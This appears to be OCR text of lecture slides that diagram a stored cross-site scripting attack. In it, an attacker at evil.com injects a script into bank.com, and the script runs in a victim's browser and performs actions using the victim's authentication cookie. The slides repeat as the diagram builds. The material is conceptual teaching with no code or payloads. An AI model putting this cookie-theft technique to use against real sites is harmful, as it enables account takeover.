
User Victim

2 request content


Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script


Server Patsy/Victim

bank.com

4

execute script embedded in input *as though server meant us to run it*

Stored XSS (Cross-Site Scripting)



Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script


4 execute script embedded in input *as though server meant us to run it*

5 perform attacker action includes authenticator cookie

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)


Attack Browser/Server

evil.com

1 Inject malicious script

User Victim

2 request content

3 receive malicious script


Server Patsy/Victim

4 execute script embedded in input *as though server*


5 perform attacker action includes authenticator cookie

